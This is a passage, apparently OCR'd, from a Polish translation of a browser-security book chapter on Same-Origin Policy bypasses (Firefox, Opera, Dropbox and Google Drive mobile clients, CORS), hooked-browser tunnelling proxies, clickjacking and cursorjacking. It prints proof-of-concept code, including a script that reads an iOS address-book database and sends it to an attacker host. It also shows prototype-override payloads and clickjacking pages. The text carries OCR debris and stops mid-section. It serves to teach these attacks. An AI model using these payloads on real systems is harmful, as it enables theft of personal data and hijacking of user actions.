Jedno z ciekawszych ominięć SOP w Firefoksie zostało wykryte przez Garetha Heyesa w październiku 2012 r. Błąd był tak poważny, że Mozilla zdecydowała się usunąć możliwość pobierania Firefoksa 16 ze swoich serwerów, dopóki błąd nie zostanie naprawiony. Ponieważ poprzednie wersje nie były podatne na ataki, zakłada się, że błąd został wprowadzony w ramach aktualizacji, ale nie został wykryty podczas testów regresji w Firefoksie 16. Luka spowodowała nieautoryzowany dostęp do obiektu window.location poza ograniczeniami SOP. Oto oryginalny Proof of Concept (PoC) firmy Heyes:

```
< !doctype html >

< script >

function poc() {

var win = window.open('https://twitter.com/lists/', 'newWin',

'width=200,height=200');

setTimeout(function(){

alert('Hello '+/^https:\/\/twitter.com\/([^/]+)/.exec(

win.location)[1])
```

}, 5000);

}

< /script >

< input type=button value="Firefox knows" onclick="poc()" >

Wykonywanie poprzedniego kodu ze źródła, które kontrolujesz (na przykład browserhacker.com), a jednocześnie uwierzytelnienie na Twitterze na innej karcie rozpocznie atak. Otworzy się nowe okno, które ładuje https://twitter.com/lists. Twitter następnie automatycznie przekierowuje do https://twitter.com/<user_uid>/lists(gdzie user_id to Twój uchwyt na Twitterze). Po 5 sekundach funkcja exec spowoduje przetworzenie obiektu window.location do parsowania (tutaj jest błąd, ponieważ nie powinien być dostępny z różnych źródeł) z wyrażeniem regularnym. Powoduje to wyświetlenie uchwytu Twittera w polu alertu. Około sierpnia 2012 r. Firefox wprowadził obsługę ramek IFramek w piaskownicy HTML5. Braun odkrył, że używając skryptów zezwalających jako wartości atrybutu piaskownicy IFrame, nieuczciwy kod JavaScript z zawartości IFrame może nadal mieć dostęp do window.top. Zaowocowało to możliwością zmiany położenia okna zewnętrznego:

< !-- Plik zewnętrzny z piaskownicą -- >

< iframe src="inner.html" sandbox="allow-scripts" >< /iframe >

Kod w ramce to:

< !-- Framed document , inner.html -- >

< script >

// escape sandbox:

if(top != window) { top.location = window.location; }

// all following JavaScript code and markup is unrestricted:

// plugins, popups and forms allowed.

< /script >

Było to możliwe bez konieczności określania dodatkowego słowa kluczowego allowtop-navigation i umożliwiło kodowi JavaScript załadowanemu wewnątrz ramki IFrame zmianę lokalizacji zewnętrznego okna. Osoba atakująca może to wykorzystać do przekierowania użytkownika na złośliwą stronę internetową, skutecznie przechwytując przeglądarkę ofiary.

IFRAME W PIASKOWNICY

W HTML5 wprowadzono nowy atrybut IFrame: sandbox. Celem tego nowego atrybutu było zapewnienie bardziej szczegółowego i bezpiecznego sposobu korzystania z ramek IFrame, przy jednoczesnym ograniczeniu potencjalnych szkód związanych z osadzonymi treściami stron trzecich o różnym pochodzeniu. Wartość atrybutu sandbox może wynosić zero lub więcej z następujących słów kluczowych: allow-forms, allow-popups, allow-same-origin, allow-scripts i allow-top-navigation.

Omijanie SOP w Operze

Jeśli spojrzysz na dzienniki zmian Opery dla stabilnej wersji 12.10, zauważysz różne poprawki błędów bezpieczeństwa. Jedną z tych łat jest obejście SOP wykryte przez Heyes. Błąd polega na tym, że Opera

nie wymuszała poprawnie SOP podczas nadpisywania prototypów, w tym przypadku podczas nadpisywania konstruktora obiektu lokalizacji IFrame. Rozważ następujący kod:

```
< html >
< body >
< iframe id="ifr" src="http://browservictim.com/xdomain.html" >< /iframe >
< script >
var iframe = document.getElementById('ifr');
function do_something(){
var iframe = document.getElementById('ifr');
iframe.contentWindow.location.constructor.
prototype.__defineGetter__.constructor('[].constructor.
prototype.join=function(){console.log("pwned")}')();
}
setTimeout("do_something()",3000);
< /script >
< /body >
< /html >
```

Poniżej znajduje się treść oprawiona z innego źródła:

```
< html >
< body >
I will be framed from a different origin
< script >
function do_join(){
[1,2,3].join();
console.log("join() after prototype override: "
+ [].constructor.prototype.join);
}
console.log("join() after prototype override: "
+ [].constructor.prototype.join);
setTimeout("do_join();", 5000);
< /script >
```

< /body >

< /html >

Kod w ramce wyświetla w konsoli wartość [].constructor .prototype.join, która jest natywnym kodem używanym, gdy na tablicy wywoływana jest funkcja join(). Po 5 sekundach metoda join() jest wywoływana na tablicy [1,2,3], a funkcja drukowania użyta poprzednio jest wywoływana ponownie. Drugie wywołanie pokazuje różnicę po zastąpieniu prototypu join(). Jeśli spojrzysz wstecz na pierwszy fragment kodu, możesz zobaczyć, gdzie prototyp join() został nadpisany w funkcji do_something(). Skupmy się ponownie na następującym kodzie z pierwszego fragmentu kodu:

iframe.contentWindow.location.constructor.

prototype.__defineGetter__.constructor('[].constructor.

prototype.join=function(){console.log("przesłane")}')();

Zauważ, że możesz wywołać iframe.contentWindow.location.constructor bez żadnych błędów naruszenia SOP. To jest zepsute zachowanie, ponieważ SOP powinno być egzekwowane. Idąc krok dalej, chcesz sprawdzić, czy rzeczywiście możesz wykonać kod po zakończeniu nadpisywania prototypu. Heyes odkrył również obejście SOP, nadpisując prototypy za pomocą wartości dosłownych, które nie były filtrowane przez Operę. Biorąc wartość literału tablicy [] i wykonując nadpisanie prototypu metody join() za pomocą poniższych instrukcji, możliwe jest wykonanie dowolnego kodu za każdym razem, gdy treść w ramce wywołuje metodę join() na dowolnej tablicy:

[].constructor.prototype.join=function(){twój_kod};

Istnieje warunek wstępny korzystania z tego obejścia: tylko witryny z ramkami mogą być kierowane. Dlatego źródła korzystające z opcji X-Frame-Options lub kodu pomijającego ramki są poza zakresem tego obejścia SOP. Inną kwestią, o której warto wspomnieć, jest to, że możesz przesłonić dowolne prototypy za pomocą wartości dosłownych, nie tylko metody Array .join(). Możesz nadpisać na przykład toString() w następujący sposób:

"".constructor.prototype.toString=function(){alert(1)}

W prawdziwym ataku możesz chcieć oprawić zasób, prawdopodobnie uwierzytelniony, w którym sesyjne pliki cookie są już przechowywane w przeglądarce, i użyć tego obejścia SOP, aby odczytać zawartość oprawionego zasobu. Zasób w ramce będzie zawierał głównie prywatne dane użytkownika, ponieważ prawidłowe pliki cookie sesji są używane podczas ładowania zasobu. Rozważ sytuację, w której docelowa przeglądarka ma otwarte dwie zakładki w Operze: jedna z nich to podpięta zakładka (kontrolujesz ją), a druga to uwierzytelnione pochodzenie celu. Jeśli utworzysz ramkę IFrame, której źródło jest uwierzytelnionym źródłem (w zahaczonej karcie), możesz odczytać zawartość ramki IFrame. Oznacza to, że będziesz mógł uzyskać dostęp do wszelkich poufnych informacji, które znajdują się w uwierzytelnionym pochodzeniu celu. Skutkiem takiego ataku byłoby odczytanie zawartości zasobu cross-origin i skuteczne ominięcie SOP.

Omijanie SOP w Cloud Storage

Problemy z egzekwowaniem SOP nie ograniczają się tylko do przeglądarek i ich wtyczek. W 2012 r. stwierdzono również, że szereg usług przechowywania w chmurze ma słabe punkty SOP. Dotyczyło to Dropbox 1.4.6 na iOS i 2.0.1 na Android22 oraz Dysku Google 1.0.1 na iOS.23 Usługi te umożliwiają przechowywanie i synchronizację lokalnych plików z chmurą. Ma to na celu udostępnienie ich w dowolnym miejscu na innych urządzeniach, na których zainstalowano klientów Dropbox lub Dysku

Google. Roi Saltzman odkrył błąd podobny do obejścia Safari SOP omówionego w poprzedniej sekcji. Ten błąd wpłynął zarówno na Dropbox, jak i na Dysk Google. Atak polega na załadowaniu pliku w strefie uprzywilejowanej, takiej jak: file:///var/mobile/Applications/APP_UUID. Jeśli jesteś w stanie nakłonić cel do załadowania pliku HTML za pośrednictwem aplikacji klienckiej, kod JavaScript zawarty w pliku zostanie wykonany. Fakt, że plik jest ładowany w strefie uprzywilejowanej, umożliwia dostęp JavaScript do lokalnego systemu plików urządzenia mobilnego. Należy zauważyć, że egzekwowanie tutaj SOP jest wadliwe z założenia. Ponieważ złośliwy plik HTML jest ładowany przy użyciu schematu plików, nic nie uniemożliwia JavaScriptowi uzyskania dostępu do innego pliku, takiego jak:

file:///var/mobile/Library/AddressBook/AddressBook.sqlitedb

Ta baza danych SQLite zawiera książkę adresową użytkownika w systemie iOS. Oczywiście plik ten musi być dostępny dla aplikacji. Jeśli docelowa aplikacja odmówi dostępu do plików spoza zakresu aplikacji, nadal możesz pobierać pliki z pamięci podręcznej itp. Dostęp wynikający z tego rodzaju luki będzie w dużej mierze zależny od aplikacji, której dotyczy luka. Jeśli oszukasz cel, który korzysta z podatnych na ataki klientów Dropbox lub Dysku Google, do otwarcia następującego złośliwego pliku, zawartość książki adresowej użytkownika zostanie wysłana na adres browserhacker.com:

```
< html >

< body >

< script >

local_xhr = new XMLHttpRequest();

local_xhr.open("GET", "file:///var/mobile/Library/AddressBook/

AddressBook.sqlitedb");

local_xhr.send();

local_xhr.onreadystatechange = function () {

if (local_xhr.readyState == 4) {

remote_xhr = new XMLHttpRequest();

remote_xhr.onreadystatechange = function () {};

remote_xhr.open("GET", "http://browserhacker.com/?f=" +

encodeURI(local_xhr.responseText));

remote_xhr.send();

}

}

< /script >

< /body >

< /html >
```

Ten atak demonstruje kilka różnych metod eksploatacji dostępnych dzięki użyciu dobrze zakorzenionego JavaScriptu. JavaScript jest często uruchamiany w wielu różnych środowiskach i

kontekstach, nie tylko w przeglądarkach internetowych. W przypadku ataku na iOS, exploit działał wewnątrz obiektu UIWebView w aplikacji Dropbox lub Google. Obiekt UIWebView jest często używany jako forma osadzonego okna przeglądarki w natywnych aplikacjach iOS. Inną godną uwagi kwestią tego ataku jest to, że był on wymierzony w mobilne systemy operacyjne, a nie tradycyjne środowiska komputerowe. Ze względu na ograniczenia rozmiaru widocznego interfejsu użytkownika tego rodzaju zadania mogą często występować bez świadomości celu.

Omijanie SOP w CORS

Chociaż współużytkowanie zasobów między źródłami (CORS) to świetny sposób na złagodzenie SOP, łatwo jest je błędnie skonfigurować bez pełnego zrozumienia wpływu rozluźnionej polityki na bezpieczeństwo. Oto przykład potencjalnej błędnej konfiguracji:

Access-Control-Allow-Origin: *

W listopadzie 2012 r. firma Veracode przeprowadziła badanie analizujące nagłówki HTTP z miliona najpopularniejszych witryn Alexy.24 Ponad 2000 unikalnych źródeł pochodzenia zwróciło wartość wieloznaczną w nagłówku Access-Control-Allow-Origin. To skutecznie umożliwia dowolnej innej witrynie w Internecie przesyłanie żądań między źródłami do witryn i odczytywanie odpowiedzi. W praktyce oznacza to, że atakujący ma odpowiednik obejścia SOP dla wszystkich tych domen. W zależności od funkcjonalności aplikacji internetowej, wyniki takiej konfiguracji mogą być katastrofalne. Z przechwyconej przeglądarki o innym pochodzeniu, źródła te mogą zostać przechwycone i zaatakowane w znacznie bardziej niezawodny sposób niż w sytuacji, w której SOP jest wymuszany. Oczywiście mogą wystąpić przypadki, w których wartość symbolu wieloznacznego dla kontroli dostępu Allow-Origin nie jest niepewne. Na przykład, jeśli zezwalająca zasada jest używana tylko do dostarczania treści, które nie zawierają poufnych informacji. Podczas analizowania aplikacji, która ustawia nagłówki CORS, zawsze ważne jest zrozumienie relacji między dozwolonymi źródłami. Dzieje się tak nawet wtedy, gdy nie jest używana wartość symbolu wieloznacznego. Wiele źródeł może mieć możliwość łączenia się z tym samym celem. Tak więc standardowa luka XSS w tych dozwolonych źródłach może wystarczyć do nadużycia docelowej funkcjonalności między źródłami. Wszystkie te przykłady obejścia SOP są przedstawione jako ilustracje koncepcyjne — w żadnym wypadku nie uważa się ich za wyczerpującą listę. Można tu opisać inne wektory, a z pewnością wiele innych wciąż czeka na upublicznienie. Zachęcamy do zastanowienia się nad relacjami między różnymi odmianami i nad wspólnymi aspektami, które wykorzystują. Obejścia SOP polegające na przekierowaniach 301 lub 302 wraz ze schematami, takimi jak plik, prawie na pewno będą powszechne w nowych błędach egzekwowania SOP, które zostaną wykryte w przyszłości.

Wykorzystywanie obejścia SOP

Teraz, gdy dobrze rozumiesz SOP i wiele przykładów obejścia SOP, nadszedł czas, aby przyjrzeć się praktycznym atakom. Dowiesz się, w jaki sposób można wykorzystać niektóre z ominięć SOP przedstawionych na poprzednich stronach, aby wykorzystać podpiętą przeglądarkę jako proxy HTTP. Można to zrobić nawet w obliczu licznych kontroli bezpieczeństwa aplikacji internetowych, takich jak obronne flagi plików cookie i zapobieganie jednoczesnym sesjom. W tej sekcji zostanie również przedstawionych wiele ataków naprawiających interfejs użytkownika. Niektóre z nich opierają się na obwodnicach SOP, a inne po prostu działają, ponieważ SOP nie został początkowo zaprojektowany do rozwiązywania takich problemów.

Żądania proxy

Gdy masz już kontrolę nad źródłem, przydatne mogą być bardziej wyrafinowane ataki. Wykorzystując przechwyconą przeglądarkę do wysyłania żądań w twoim imieniu, możesz skutecznie proxy żądać za pośrednictwem przechwyconej przeglądarki i używać jej do przeglądania innych źródeł. Wiąże się to z wieloma korzyściami, w tym przeglądaniem za pomocą plików cookie (tokenów uwierzytelniających) zaczepionego użytkownika, co pozwala na szeroki zakres dodatkowego dostępu. Oczywiście żądania proxy mogą być również bardzo cenne nawet bez obejścia SOP. Anton Rager opublikował pierwszą publiczną pracę badawczą na temat wykorzystania luk XSS do stworzenia proxy HTTP.25 Petko Petkov następnie rozszerzył zakres prac Ragera o stworzenie BackFrame. Stefano di Paola i Giorgio Fedon następnie rozszerzyli te badania w artykule na temat „Subverting AJAX”26 w 2006 roku. Obaj badacze przedstawili różne sposoby obalania AJAX poprzez wykorzystanie nadpisywania prototypu, podział odpowiedzi HTTP i inne techniki. Inne badania mające na celu wykorzystanie zaczepionej przeglądarki do działania jako proxy HTTP zostały przeprowadzone przez Ferruh Mavituna wraz z wydaniem XSS Tunnel27 w 2007 roku. Ta koncepcja została następnie wdrożona w BeEF, aby stać się Tunneling Proxy. Od tego czasu usługa Tunneling Proxy firmy BeEF została rozszerzona o obsługę wykorzystywania innych obejścia SOP. Koncepcja kryjąca się za ideą proxy za pośrednictwem XSS jest następująca:

1. Gniazdo serwera nasłuchuje na maszynie atakującej (zapleczu proxy). Analizuje przychodzące żądania HTTP i tłumaczy je na żądania AJAX, gotowe do wstrzyknięcia jako dodatkowy kod JavaScript w przechwyconej przeglądarce.

2. Te fragmenty kodu JavaScript są następnie wysyłane do przechwyconej przeglądarki za pośrednictwem jednego z kanałów komunikacji omówionych w Części 3.

3. Gdy przechwycona przeglądarka wykonuje ten dodatkowy kod, wysyłane jest odpowiednie żądanie AJAX, a odpowiedź HTTP jest wysyłana z powrotem do zaplecza proxy.

4. Zaplecze proxy usuwa i dostosowuje różne nagłówki (takie jak Gzip, długość treści i inne) oraz wysyła odpowiedź z powrotem do gniazda klienta, które pierwotnie wysłało żądanie HTTP do proxy.

Podczas tunelowania żądań, domyślnie jesteś ograniczony do tego samego pochodzenia, co przechwycona strona, ze względu na SOP. Na przykład, jeśli zaczepiłeś użytkownika na stronie browservictim .com, będziesz mógł poprosić o dodatkowe strony tylko w tym miejscu. Dzieje się tak, ponieważ SOP uniemożliwia wyjście z tego źródła. Jednak z obejściem SOP będziesz mógł przesyłać żądania proxy spoza tego źródła. Umożliwiłoby to zażądanie dowolnych stron z autoryzacją (tokeny sesji cookie) przejętej przeglądarki. Rozważ scenariusz (bez obejścia SOP), w którym chcesz kierować reklamy na publiczną aplikację internetową. Może być obecna zapora aplikacji sieci Web (WAF), skonfigurowana do agresywnego blokowania atakującego źródłowego adresu IP po przekroczeniu progu pięciu złośliwych żądań. Właśnie znalazłeś XSS oparty na DOM, który nie może zostać złagodzony przez klasyczny WAF, i jesteś w stanie podpiąć użytkownika sieci wewnętrznej tej samej firmy. Jest bardziej niż prawdopodobne, że WAF ma adres bramy firmy i zakres sieci na białej liście w swoich zestawach reguł, ponieważ postrzegane prawdopodobieństwo ataku pochodzącego z sieci wewnętrznej jest minimalne. Możesz teraz użyć Tunneling Proxy, aby sprawdzić więcej błędów w aplikacji internetowej. Żądania są tunelowane przez podpiętą przeglądarkę znajdującą się w sieci wewnętrznej, więc nie powinny generować zbyt dużego szumu w WAF. Najlepiej byłoby, gdyby zostały całkowicie zignorowane przez WAF, ponieważ pochodzą z sieci wewnętrznej. Jak omówiono w sekcji „Proxy przez przeglądarkę” w rozdziale 9, możesz nawet używać Burp i sqlmap za pośrednictwem Tunneling Proxy. Innym powodem, dla którego możesz chcieć użyć serwera proxy tunelowania w ramach tego samego pochodzenia, jest to, że powierzchnia początkowa wymaga uwierzytelnienia. Wyobraź sobie, że masz post-uwierzytelnianie XSS i jesteś w stanie podpiąć przeglądarkę za pomocą tej luki. Korzystając z Tunneling Proxy, możesz teraz łatwo przeglądać uwierzytelnioną powierzchnię

aplikacji, efektywnie korzystając z sesji zaczepionego celu. Nie musisz nawet kraść ciasteczek. Co ważne, kontrola bezpieczeństwa HttpOnly nie jest w tym przypadku skuteczna, ponieważ to sama przeglądarka celu żąda zasobów. Jeśli zamiast tego użyjesz Tunneling Proxy w połączeniu z obejściem SOP, faktycznie masz w rękach otwarte proxy HTTP. Dzieje się tak, ponieważ podatna na ataki, przechwycona przeglądarka może wysyłać żądania między źródłami i odczytywać odpowiedzi z każdego źródła. W rzeczywistości, jeśli masz wiele podpiętych przeglądarek, z których wszystkie są objęte tym samym obejściem SOP, będziesz mieć wiele serwerów proxy. Możesz przełączać się między serwerami proxy w zależności od przepustowości sieci przechwyconej przeglądarki lub kierować atak na to samo źródło z wielu przechwyconych przeglądarek, aby przeprowadzić atak z wielu lokalizacji

Wykorzystywanie ataków naprawiających interfejs użytkownika

Ataki mające na celu naprawienie interfejsu użytkownika stały się widoczne w scenariuszach dotyczących bezpieczeństwa przeglądarek i aplikacji. Ze względu na rozwój sieci społecznościowych, wirusowe i wszechobecne reklamy oraz przyciski „Lubię to", tego typu ataki zaczęły być wykorzystywane na wolności. Najbardziej znanym rodzajem ataku redresującego interfejs użytkownika jest Clickjacking. Oczywiście istnieje wiele innych ataków, które można sklasyfikować jako naprawienie interfejsu użytkownika. Różnią się one w zależności od rodzaju działań, które możesz podjąć, oraz informacji, które możesz pobrać. Niektóre z nich zostały przeanalizowane w następnych sekcjach, wraz z kilkoma historycznymi atakami, które opierały się na działaniach typu „przeciągnij i upuść".

Korzystanie z Clickjacking

Ataki typu clickjacking polegają na użyciu niezależnie rozmieszczonych przezroczystych ramek i-ramek i specjalnych selektorów CSS, aby nakłonić użytkownika do kliknięcia niewidocznego elementu. Ten atak został po raz pierwszy omówiony w 2002 roku przez Jesse Rudermana, a następnie został nazwany Clickjacking przez Roberta Hansena i Jeremiaha Grossmana w 2008 roku. Rozważmy następujący przykład, w którym strona zawierająca funkcje administracyjne jest osadzona na innej stronie za pomocą ramki IFrame:

< html >

< head >

< /head >

< body >

< form name="addUserToAdmins" action="javascript:

alert('clicked on hidden IFrame. User added.')" method="POST" >

< input type="hidden" name="userId" value"1234" >

< input type="hidden" name="isAdmin" value"true" >

< input type="hidden" name="token" value"asasdasd86a

sd876as87623234aksjdhjkashd" >

< input type="submit" value="Add to admin group"

style="height: 60px; width: 150px; font-size:3em" >

< /form >

< /body >

< /html >

Możesz zobaczyć, że strona używa również tokenów anty-XSRF, aby zapobiegać atakom Cross-Site Request Forgery. Na potrzeby demonstracji atrybut akcji formularza HTML zawiera kod JavaScript, który wyświetla pole alertu. Prawdziwa strona zawierałaby prawidłowy adres URL, pod którym wysyłane są te wartości wejściowe. Gdy użytkownik kliknie przycisk Prześlij, użytkownik o identyfikatorze 1234 zostanie dodany do grupy administracyjnej. Aby rozpocząć atak, poprzednia strona jest oprawiona w następną stronę:

< html >

< head >

< style >

iframe{

filter:alpha(opacity=0);

opacity:0;

position:absolute;

top: 250px;

left: 40px;

height: 300px;

width: 250px;

}

img{

position:absolute;

top: 0px;

left: 0px;

height: 300px;

width: 250px;

}

< /style >

< /head >

< body >

< !-- The user sees the following image-- >

< img src=http://localhost/clickjacking/yes-no_mod.jpg >

< !-- but he effectively clicks on the following framed content -- >

< iframe src="http://localhost/clickjacking

/iframe_content.html" >< /iframe >


< /body >

< /html >

Wynik pokazano na rysunku

Zwróć uwagę, że wygląda na to, że treść w ramce nie jest widoczna. Ta niewykrywalna zawartość jest w rzeczywistości podstawą wielu ataków mających na celu naprawienie interfejsu użytkownika, ponieważ w rzeczywistości z nią wchodzi twój cel. Jeśli skomentujesz pierwsze dwa wiersze definicji IFrame CSS w poprzednim fragmencie kodu, nieprzezroczystość zostanie usunięta i zobaczysz, jak umieszczona jest ramka IFrame, jak pokazano na rysunku

Atrybuty CSS top i left służą do umieszczania ramki IFrame na górze przycisków obrazu. Gdy użytkownik kliknie TAK lub NIE, tak naprawdę kliknięty zostanie przycisk przesyłania formularza HTML załadowany do ramki IFrame, jak widać na rysunku



To bardzo prosty przykład na to, jak można nabrać użytkownika na wykonanie niechcianych działań. Koncepcja tego ataku może być wykorzystana do wielu celów, na przykład do podniesienia uprawnień zwykłego użytkownika. Ofiarą takiego ataku może być użytkownik posiadający uprawnienia administratora. Mogli być już zalogowani do aplikacji o funkcjonalności podobnej do przedstawionego wcześniej fragmentu kodu. Fakt, że aplikacja opiera się na tokenie anty-XSRF, nie ma wpływu na dostarczanie ataku Clickjacking. Dzieje się tak, ponieważ zasób, który ma zostać umieszczony w ramce, jest ładowany normalnie i zawiera prawidłowy token anty-XSRF. Clickjacking jest w rzeczywistości idealną metodą ataku, którą możesz wykonać przeciwko aplikacji korzystającej z tokenów anty-XSRF, skutecznie znosząc ochronę oferowaną przez te tokeny. W części 3 omówiono, jak zapobiegać ładowaniu zasobów w ramkach IFrame. Można tu zastosować te same zastrzeżenia przedstawione w tym rozdziale. Sposobem na ogólne zapobieganie atakom polegającym na zmianie adresu interfejsu użytkownika (ponieważ prawie każdy atak polega na załadowaniu zasobu do ramki IFrame) jest użycie nagłówka x-Frame-Options: DENY. Jak dowiesz się w następnych sekcjach, zdarzały się przypadki, w których prosty kod niszczący ramki nie wystarczał, aby zapobiec niektórym atakom. Poprzednie przykłady Clickjackingu pokazały, co jest możliwe dzięki samemu CSS. Jeśli potrzebujesz, aby atak pobierał dynamiczne informacje od celu, na przykład ruchy myszy, możesz dodać do tego JavaScript. Elastyczność JavaScriptu umożliwia dokładne określenie x i y współrzędne aktualnej pozycji myszy. Jest to przydatne podczas montowania złożonych ataków Clickjacking, które polegają na wykonaniu wielu kliknięć. Wyobraź sobie, że otoczyłeś stronę przyciskiem, który wymagał kliknięcia przez użytkownika w celu wykonania ataku. W tym przypadku celem Clickjackingu jest upewnienie się, że mysz celu jest zawsze na górze tego przycisku. W ten sposób, gdy tylko kliknie gdziekolwiek, użytkownik faktycznie kliknie dokładnie tam, gdzie chcesz. Rich Lundeen i Brendan Coles stworzyli moduł poleceń BeEF implementujący tę właśnie technikę. W tym scenariuszu masz dwie ramki, wewnętrzną i zewnętrzną ramkę IFrame. Zewnętrzna ramka IFrame ładuje źródło docelowe, które chcesz wykorzystać za pomocą ataku Clickjacking. Zamiast tego wewnętrzna ramka IFrame nasłuchuje zdarzeń onmousemove, a jej pozycja jest aktualizowana zgodnie z bieżącą pozycją kursora myszy. W ten sposób kursor myszy zawsze znajduje się nad tym, na co cel ma kliknąć. Poniższy kod używa interfejsu API jQuery do dynamicznej aktualizacji pozycji outerObj na podstawie bieżących współrzędnych myszy:

```
$j("body").mousemove(function(e) {

$j(outerObj).css('top', e.pageY);

$j(outerObj).css('left', e.pageX);

});
```

Wewnętrzny styl IFrame wykorzystuje sztuczkę nieprzezroczystości do renderowania niewidocznego elementu:

filter:alpha(opacity=0);

opacity:0;

Rozważ poniższą przykładową stronę, która jest celem ataku Clickjacking. Chcesz, aby użytkownik kliknął przycisk Dodaj użytkownika, który w tym przypadku po prostu tworzy wyskakujące okienko, gdy użytkownik je kliknie. Zwróć uwagę na tło ciała, które zostało dodane, aby lepiej zilustrować następujący przykład:

< html >

< head >

< /head >

< body style="background-color:red" >

< p > < /p >

< button onclick="javascript:alert('User Added')" \


type="button">Add User to Admin group< /button >


< p >… < /p >

< /body >


< /html >

Jeśli uruchomisz moduł BeEF „Clickjacking” z poprzednim kodem HTML jako wewnętrzną ramką IFrame, wszystkie kliknięcia zostaną wysłane do ramki IFrame. Wyniki tego można zobaczyć na poniższych rysunkach. Jak widać, ramka IFrame podąża za ruchami myszy, więc gdziekolwiek użytkownik kliknie na stronie, w rzeczywistości kliknie przycisk Dodaj użytkownika.





Gdy użytkownik zdecyduje się gdzieś kliknąć, kliknięcie wywoła zdarzenie onClick przycisku na stronie w ramce. Jak widziałeś w źródle strony w ramce, spowoduje to wyświetlenie okna dialogowego Alert, jak pokazano na rysunku.



Zwróć uwagę, że na poprzednich rysunkach widać tło i przycisk pod kursorem myszy. Dzieje się tak, ponieważ ze względu na demonstrację przezroczystość nie została ustawiona tak, aby ukryć zawartość ramki IFrame.

Używanie Cursorjacking

W tej sekcji omówimy podobne ataki do Clickjacking, jednak tym razem atak koncentruje się na kursorze myszy. Cursorjacking przydaje się, jeśli musisz przeprowadzić złożone ataki naprawiające interfejs użytkownika. Pierwsze przykłady Cursorjackingu zademonstrował Eddy Bordi, a następnie dopracował je Marcus Niemietz. Cursorjacking oszukuje użytkowników za pomocą niestandardowego obrazu kursora, w którym wskaźnik jest wyświetlany z przesunięciem. Wyświetlany kursor jest przesuwany w prawo od aktualnej pozycji myszy. Atakujący może następnie skierować kliknięcia użytkownika do pożądanych i dobrze umiejscowionych elementów. Rozważ następującą stronę:

< html >

< head >

< style type="text/css" >

#c {

cursor:url("http://localhost/basic_cursorjacking

```
/new_cursor.png"),default;

}

#c input{

cursor:url("http://localhost/basic_cursorjacking

/new_cursor.png"),default;

}

< /style>

< /head >

< body >

< h1 > CursorJacking. Click on the 'Second' or 'Fourth' buttons. < /h1 >

< div id="c" >

< input type="button" value="First" onclick="alert('clicked on 1')" >

        

< input type="button" value="Second" onclick="alert('clicked on 2')" >

        </br>

< input type="button" value="Third" onclick="alert('clicked on 3')" >

        

< input type="button" value="Fourth" onclick="alert('clicked on 4'

        

< /div >

< /body >

< /htm >
```

Z definicji CSS widać, że kursor myszy zmienia się z niestandardowym obrazem. W celach demonstracyjnych tło obrazu jest widoczne. W prawdziwym ataku obraz nadal byłby plikiem PNG, ale z przezroczystym tłem. Kiedy cel próbuje kliknąć Drugi lub Czwarty przycisk na stronie, w rzeczywistości będzie klikał przyciski po lewej stronie. Rzeczywiste położenie kursora myszy jest ukryte za pomocą nowego obrazu kursora. Krzysztof Kotowicz34 i Mario Heiderich rozszerzyli te techniki Cursorjackingu. Ich nowy wektor ataku polegał na całkowitym ukryciu kursora w treści strony i dodaniu następującego stylu do elementu body:

```
